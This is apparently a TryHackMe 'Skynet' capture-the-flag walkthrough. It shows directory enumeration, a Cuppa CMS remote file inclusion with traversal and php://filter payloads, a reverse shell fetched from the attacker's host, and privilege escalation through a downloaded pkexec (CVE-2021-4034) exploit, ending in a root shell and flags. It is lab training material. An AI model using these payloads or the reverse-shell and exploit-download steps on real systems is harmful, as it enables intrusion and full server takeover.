
Hidden_Directory



Notes

Run more important.txt to see hidden directory, and a note to self. Lets explore the hidden directory.

Milesdyson_Webpage



Notes

Looking around we don't find much, Lets run gobuster and look for more directories.

Second_Gobuster_Scan

```
=====
Gobuster v3.2.0-dev
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
```

```
[+] Url:          http://10.10.109.102/45kra24zxs28v3yd
[+] Method:       GET
[+] Threads:      175
[+] Wordlist:      /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:    gobuster/3.2.0-dev
[+] Expanded:     true
[+] Timeout:      10s
=====
```

```
2022/11/02 14:12:56 Starting gobuster in directory enumeration mode
=====
```


```
[2Khttp://10.10.109.102/45kra24zxs28v3yd/administrator (Status: 301) [Size: 339] [--> http://
10.10.109.102/45kra24zxs28v3yd/administrator/]
=====
```

```
2022/11/02 14:19:19 Finished
=====
```

Notes

We find another directory /administrator lets navigate to this directory.


Cuppa_Login_Webpage



Notes

Lets see if cuppa has any vulnerabilities , we can use searchsploit for a quick search.


Cuppa_RFI



Notes

With searchsploit we find a remote file inclusion that we can exploit.

RFI



```
25 /etc/cuppa/alerts/alertConfigField.php (LINE 25)
26
27
28
29 LINE 22:
30 <?php include($_REQUEST["urlConfig"]); ?>
31
32
33
34 #####
35 DESCRIPTION
36 #####
37
38 An attacker might include local or remote PHP files or read non-PHP files with this vulnerability. User
39 tainted data is used when creating the file name that will be included into the current file. PHP code in
40 this file will be evaluated, non-PHP code will be embedded to the output. This vulnerability can lead to full
41 server compromise.
42
43 http://target/cuppa/alerts/alertConfigField.php?urlConfig=[FI]
44
45 #####
46 EXPLOIT
47 #####
48
49 http://target/cuppa/alerts/alertConfigField.php?urlConfig=http://www.shell.com/shell.txt?
50 http://target/cuppa/alerts/alertConfigField.php?urlConfig=../../../../../../etc/passwd
51
52 Moreover, We could access Configuration.php source code via PHPStream
53
54 For Example:
55
56 http://target/cuppa/alerts/alertConfigField.php?urlConfig=php://filter/convert.base64-encode/resource=../../../../
57 Configuration.php
58
59 Base64 Encode Output:
60
61 PD9waHAgCgljbGFzcyBDb25maWd1cmF0aW9uewoJCXB1YmxpYyAkaG9zdCA9ICJsb2NhbgHvc3QiOwoJCXB1YmxpYyAkZGIgPSAiY3VwcGEiOw
```

Notes


Under EXPLOIT there are 2 urls that can be used , I first tried #2 so we can see /etc/password

Etc_Password

You can get it here <https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php>

copy the raw and create a file named php-reverse-shell. Edit the php code, go down to line 49 and 50 put in your ip and port. Next within the same directory start netcat -lvnp 4444, and a python server. Now lets use the RFI.

Shell



```
kali@kali: ~/Desktop/TRYHACKME/SkyNet
File Actions Edit View Help

(kali@kali)-[~/Desktop/TRYHACKME/SkyNet]
$ ping -c 5 10.10.109.102
PING 10.10.109.102 (10.10.109.102) 56(84) bytes of data.
64 bytes from 10.10.109.102: icmp_seq=1 ttl=61 time=189 ms
64 bytes from 10.10.109.102: icmp_seq=2 ttl=61 time=186 ms
64 bytes from 10.10.109.102: icmp_seq=3 ttl=61 time=186 ms
64 bytes from 10.10.109.102: icmp_seq=4 ttl=61 time=180 ms
64 bytes from 10.10.109.102: icmp_seq=5 ttl=61 time=182 ms

— 10.10.109.102 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4007ms
rtt min/avg/max/mdev = 179.727/184.416/189.016/3.350 ms

(kali@kali)-[~/Desktop/TRYHACKME/SkyNet]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.3.126] from (UNKNOWN) [10.10.109.102] 52548
Linux skynet 4.8.0-58-generic #63~16.04.1-Ubuntu SMP Mon Jun 26 18:08:51 UTC 2017 x86_64 x86_64 x86_64 GN
U/Linux
17:41:46 up 3:18, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Notes

<http://10.10.109.102/45kra24zxs28v3yd/administrator/alerts/alertConfigField.php?urlConfig=http://10.13.3.126/php-reverse-shell>

Use this url but with your ip, once you hit enter you should have a netcat session.

Now lets make a stable shell with this command. `python -c "import pty; pty.spawn('/bin/bash')"`

get your user flag

```
www-data@skynet:/home/milesdyson$ cat user.txt
cat user.txt
7ce5c2109a40f9580
```

PrivEsc

```
find / -type f -perm -04000 -ls 2>/dev/null
find / -type f -perm -04000 -ls 2>/dev/null
```

279429	36 -rwsr-xr-x	1 root	root	35600 Mar 6 2017	/sbin/mount.cifs
260157	40 -rwsr-xr-x	1 root	root	40152 May 16 2018	/bin/mount
277101	32 -rwsr-xr-x	1 root	root	30800 Jul 12 2016	/bin/fusermount
260206	28 -rwsr-xr-x	1 root	root	27608 May 16 2018	/bin/umount
260171	44 -rwsr-xr-x	1 root	root	44168 May 7 2014	/bin/ping
260188	40 -rwsr-xr-x	1 root	root	40128 May 16 2017	/bin/su
260172	44 -rwsr-xr-x	1 root	root	44680 May 7 2014	/bin/ping6
260602	56 -rwsr-xr-x	1 root	root	54256 May 16 2017	/usr/bin/passwd
264411	136 -rwsr-xr-x	1 root	root	136808 Jun 10 2019	/usr/bin/sudo
260591	40 -rwsr-xr-x	1 root	root	39904 May 16 2017	/usr/bin/newgrp
260525	76 -rwsr-xr-x	1 root	root	75304 May 16 2017	/usr/bin/gpasswd
292080	24 -rwsr-xr-x	1 root	root	23376 Mar 27 2019	/usr/bin/pkexec
260464	40 -rwsr-xr-x	1 root	root	40432 May 16 2017	/usr/bin/chsh
277225	36 -rwsr-xr-x	1 root	root	32944 May 16 2017	/usr/bin/newgidmap
279238	52 -rwsr-sr-x	1 daemon	daemon	51464 Jan 14 2016	/usr/bin/at
277224	36 -rwsr-xr-x	1 root	root	32944 May 16 2017	/usr/bin/newuidmap
260462	52 -rwsr-xr-x	1 root	root	49584 May 16 2017	/usr/bin/chfn

Notes

We find pkexec, there is an exploit for this. <https://raw.githubusercontent.com/Almorabea/pkexec-exploit/main/CVE-2021-4034.py>

Copy the raw and create a file in the same directory that your python server is running.
 Now change directories in your shell to /tmp then wget <http://yourip/pkexploit>
 once you have the exploit uploaded chmod +x pkexploit
 then ./pkexploit you should be root.

Root

```
www-data@skynet:/tmp$ ls
ls
GCONV_PATH=.
exploit
payload.so
pkexploit
systemd-private-95fb8c95892640a6a300519557c8f48c-dovecot.service-wgWu9X
systemd-private-95fb8c95892640a6a300519557c8f48c-systemd-timesyncd.service-dL1voQ
www-data@skynet:/tmp$ ./pkexploit
./pkexploit
Do you want to choose a custom payload? y/n (n use default payload) n
n
[+] Cleaning pervious exploiting attempt (if exist)
[+] Creating shared library for exploit code.
[+] Finding a libc library to call execve
[+] Found a library at <CDLL 'libc.so.6', handle 7f4babafd4e8 at 0x7f4bab991940>
[+] Call execve() with chosen payload
[+] Enjoy your root shell
# id
```

```
id
uid=0(root) gid=33(www-data) groups=33(www-data)
```

Root_Flag

```
cat /root/root.txt
3f0372db24753acc71
```

I hope you enjoyed my walkthrough. There is a second way to get root here.
<https://daniel-schwarzentraub.medium.com/tryhackme-skynet-a0078e1c3f03>